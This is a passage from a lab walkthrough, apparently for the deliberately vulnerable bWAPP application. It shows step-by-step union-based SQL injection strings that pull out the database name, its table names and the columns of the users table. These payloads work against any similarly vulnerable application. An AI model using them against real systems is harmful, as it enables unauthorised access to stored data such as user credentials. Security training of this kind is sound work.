
Select **Search**.



Step 2

Notice that there is no error message.

The output is now generated.




Step 3

Next, extract the name of the database.

Type the following statement:


```
m' union all select 1,database(),3,4,5,6,7 -- -
```

Click **Search**.



Step 4

The name of the database appears in the **Title** column.




Step 5

Now extract table names in the **bWAPP** database. Use MySQL database objects to extract this information. Enter the following all on one line:


m' union all select 1,table_name,3,4,5,6,7 from information_schema.tables where table_schema=database() — -

Select **Search**.



Step 6

The result of the previous SQL injection show there are five tables in the **bWAPP** database: **blog, heroes, movies, users,** and **visitors**.




Step 7

Enumerate the **users** table and find its columns. To do this, type the following statement all on one line:


```
m' union all select 1,column_name,3,4,5,6,7 from
information_schema.columns where table_name='users' and
table_schema=database() -- -
```

Select **Search**.



Step 8

The output reveals the names of the columns. There are **nine** columns in the **users** table.

